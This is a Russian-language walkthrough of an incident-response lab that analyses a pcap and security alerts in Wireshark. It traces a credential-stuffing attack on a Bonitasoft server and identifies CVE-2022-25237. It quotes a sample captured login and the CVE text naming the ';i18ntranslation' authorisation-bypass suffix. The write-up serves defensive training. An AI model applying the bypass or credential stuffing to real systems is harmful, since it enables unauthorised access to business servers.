Скачиваем архив с необходимыми артефактами и начинаем расследование. Внутри — файл сетевого трафика .pcap и файл .json с событиями безопасности. Нашим основным инструментом будет Wireshark.


ОПРЕДЕЛЕНИЕ ОСНОВНЫХ IP-АДРЕСОВ

Первый вопрос:

> *Мы считаем, что наш сервер платформы управления бизнесом был скомпрометирован. Можете ли вы назвать запущенное приложение?*

Компания использует какое-то решение для управления бизнесом и подозревает, что оно и было скомпрометировано. Чтобы узнать, какая именно платформа использовалась, проведем первичный анализ pcap-файла.

Первым делом просмотрим конечные точки подключений по TCP в разделе «Статистика» и отсортируем список по пакетам.



```
Адрес          Порт  Пакеты    Байты      Tx Packets  Tx Bytes    Rx Packets  Rx Bytes
172.31.6.44    37022 1,790 KiB 5,968 MiB  731 байты   48,362 KiB  1,076 KiB   5,921 MiB
54.144.148....    80 1,790 KiB 5,968 MiB  1,076 KiB   5,921 MiB   731 байты   48,362 KiB
172.31.6.44     8080 1,205 KiB 206,433 ...  543 байты 59,922 KiB  691 байты   146,511 ...
172.31.6.44    61254 1 006 6... 56,969 KiB 1 003 бай... 56,799 KiB 3 байты    174 байты
172.31.6.44    61255 997 ба... 56,471 KiB  997 байты  56,471 KiB  0 байты     0 байты
172.31.6.44       22 624 ба... 109,739 ... 258 байты  78,840 KiB  366 байты   30,899 KiB
95.181.232.30  53438 602 ба... 106,665 ... 353 байты  29,476 KiB  249 байты   77,189 KiB
138.199.59.... 53382 58 байты 24,646 KiB   33 байты   19,108 KiB  25 байты    5,537 KiB
138.199.59.... 53401 55 байты 22,957 KiB   31 байты   18,980 KiB  24 байты    3,977 KiB
138.199.59.... 53386 55 байты 23,039 KiB   32 байты   19,065 KiB  23 байты    3,974 KiB
156.146.62.... 53272 50 байты 22,228 KiB   30 байты   18,905 KiB  20 байты    3,322 KiB
66.29.132.145    443 45 байты 17,536 KiB   19 байты   14,385 KiB  26 байты    3,151 KiB
89.248.163.... 49856 30 байты 1,582 KiB    20 байты   1,055 KiB   10 байты    540 байты
172.31.6.44       23 28 байты 1,516 KiB    14 байты   756 байты   14 байты    796 байты
172.31.6.44    33220 26 байты 9,188 KiB    15 байты   1,807 KiB   11 байты    7,381 KiB
89.248.163.31  44726 20 байты 1,055 KiB    13 байты   702 байты   7 байты     378 байты
```


Видно, что IP-адрес 172.31.6.44 получает большую часть проходящего трафика через следующие порты: 37022, 8080, 61254, 61255 и 22.

Порты, зарезервированные под определенные службы:

- 8080 — HTTP;
- 22 — SSH;
- 37022 — TCP-порт для передачи данных.

Исходя из этого, можно предположить, что платформа управления — это веб-сервер.


Проверим HTTP-трафик с помощью простого фильтра: `http.request`.



meerkat.pcap
Файл Редактирование Просмотр Запуск Захват Анализ Статистика Телефония Беспроводной Инструменты Помощь
http.request

```
No.  Time                       Source          Destination  Protocol Length Info
2134 2023-01-19 15:31:11,816178 156.146.62.213  172.31.6.44  HTTP     575 GET /bonita HTTP/1.1
2145 2023-01-19 15:31:12,184216 156.146.62.213  172.31.6.44  HTTP     634 GET /bonita/portal/homepage HTTP/1.1
2158 2023-01-19 15:31:27,869703 156.146.62.213  172.31.6.44  HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2170 2023-01-19 15:31:31,054338 156.146.62.213  172.31.6.44  HTTP     130 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2186 2023-01-19 15:31:34,496398 156.146.62.213  172.31.6.44  HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2192 2023-01-19 15:31:37,774237 156.146.62.213  172.31.6.44  HTTP     126 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2204 2023-01-19 15:31:41,214173 156.146.62.213  172.31.6.44  HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2210 2023-01-19 15:31:44,393469 156.146.62.213  172.31.6.44  HTTP     129 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2224 2023-01-19 15:31:47,867699 156.146.62.213  172.31.6.44  HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2231 2023-01-19 15:31:51,052934 156.146.62.213  172.31.6.44  HTTP     131 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2245 2023-01-19 15:31:54,522139 156.146.62.213  172.31.6.44  HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2258 2023-01-19 15:31:57,743753 156.146.62.213  172.31.6.44  HTTP     132 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2274 2023-01-19 15:32:01,275470 156.146.62.213  172.31.6.44  HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2283 2023-01-19 15:32:04,452053 156.146.62.213  172.31.6.44  HTTP     122 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2296 2023-01-19 15:32:07,899075 156.146.62.213  172.31.6.44  HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2312 2023-01-19 15:32:11,083976 156.146.62.213  172.31.6.44  HTTP     122 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2327 2023-01-19 15:32:14,602881 156.146.62.213  172.31.6.44  HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2338 2023-01-19 15:32:17,784362 156.146.62.213  172.31.6.44  HTTP     124 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2351 2023-01-19 15:32:21,236097 156.146.62.213  172.31.6.44  HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2358 2023-01-19 15:32:24,421991 156.146.62.213  172.31.6.44  HTTP     129 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2369 2023-01-19 15:32:27,898227 156.146.62.213  172.31.6.44  HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
```

Первое, что мы видим, — это GET-запрос к веб-серверу. Если немного погуглить, можно узнать, что запрос `GET /bonita HTTP/1.1` связан с ПО Bonitasoft, которое предлагает решения и платформы для управления бизнесом. Делаем вывод, что одна из этих программ и используется в компании.



Get limitless extensibility with Bonita, the process automation platform that doesn't lock you in


With the Bonita open source platform, developers have the power they need to deliver process automation projects that can reduce costs by 50%, and improve business operational efficiency by 300%.

ИЩЕМ ТОЧКУ ВХОДА, ВРЕМЯ НАЧАЛА АТАКИ И ЭКСПЛУАТАЦИИ

Второй вопрос:

> *Мы полагаем, что злоумышленник, возможно, использовал вариацию атаки методом перебора. Как называется проведенная атака?*


Отфильтруем трафик, задав фильтр `http.requset`. Видим, что у нас подряд идет много POST-запросов `/bonita/loginservice` от IP-адреса 156.146.62.213. Если подробнее изучить каждый пакет, то видно, что логин и пароль от одного к другому меняются. Похоже, злоумышленник использует атаку методом подбора, то есть брутфорс.



```
> Frame 2231: 131 bytes on wire (1048 bits), 131 bytes captured (1048 bits) on interface unknown, id 0
> Ethernet II, Src: MS-NLB-PhysServer-32_0f:c7:8a:9d:e3 (02:2f:c7:8a:9d:e3), Dst: 02:4f:2e:3d:06:4b (02:4f:2e:3d:06:4b)
> Internet Protocol Version 4, Src: 156.146.62.213, Dst: 172.31.6.44
> Transmission Control Protocol, Src Port: 53203, Dst Port: 8080, Seq: 540, Ack: 122, Len: 65
> [2 Reassembled TCP Segments (315 bytes): #2229(250), #2231(65)]
> Hypertext Transfer Protocol
v HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "username" = "Gianina.Tampling@forela.co.uk"
  > Form item: "password" = "maUIffqQl"
  > Form item: "_l" = "en"
```

При этом подбираемые данные для входа не берутся из общедоступных словарей вроде `rockyou.txt`. Вместо этого используется определенный набор данных. Это значит, что злоумышленник применяет Credential Stuffing.

Credential Stuffing — это тип атаки, при которой злоумышленник использует заранее полученную (обычно в результате утечки у какого-то крупного сервиса) базу данных логинов и паролей и перебирает их в надежде, что они подойдут к другой службе. При атаке часто используется ботнет, чтобы автоматизировать процесс подбора и замаскировать его под непримечательный трафик.




Поиск ответа на третий вопрос поможет нам углубить понимание атаки.

> *Имеет ли эксплуатируемая уязвимость присвоенный CVE — и если да, то какой?*

Можно попробовать поискать в базе данных MITRE соответствующие нашему виду атаки уязвимости для веб-сервера Bonita с номером CVE. Либо мы можем обратиться к нашему файлу JSON с сообщениями, поступившими от средств обнаружения и реагирования. Встретив знакомые сигнатуры, они обычно сообщают и предполагаемый номер CVE, соответствующий угрозе. Открываем полученный в задании JSON любым удобным способом и ищем CVE.

Находим строку с предупреждением об атаке, которая содержит ее точное название: CVE-2022-25237.




```
p","alert":{"severity":1,"signature":"ET EXPLOIT Bonitasoft Authorization Bypass M1 (CVE-2022-25237)","category":"A
```

Имея точный номер CVE, мы можем больше узнать об эксплоите, что позволит ответить и на четвертый вопрос:

> *Какая строка была добавлена к URL-адресу API для обхода фильтра авторизации с помощью эксплоита злоумышленника?*

Прочитать описание уязвимости можно на любом сайте, к примеру на том же MITRE CVE.



TOTAL CVE Records: 218946

NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG and CVE Record Format JSON are underway.

NOTICE: Legacy CVE List download formats will be phased out beginning January 1, 2024.
New CVE List download format is available now.

HOME > CVE > CVE-2022-25237

CVE-ID
CVE-2022-25237 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description
Bonita Web 2021.2 is affected by a authentication/authorization bypass vulnerability due to an overly broad exclude pattern used in the RestAPIAuthorizationFilter. By appending ;i18ntranslation or /../i18ntranslation/ to the end of a URL, users with no privileges can access privileged API endpoints. This can lead to remote code execution by abusing the privileged API actions.

References
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.


- MISC:https://github.com/bonitasoft/bonita-web
- MISC:https://rhinosecuritylabs.com/application-security/cve-2022-25237-bonitasoft-authorization-bypass/

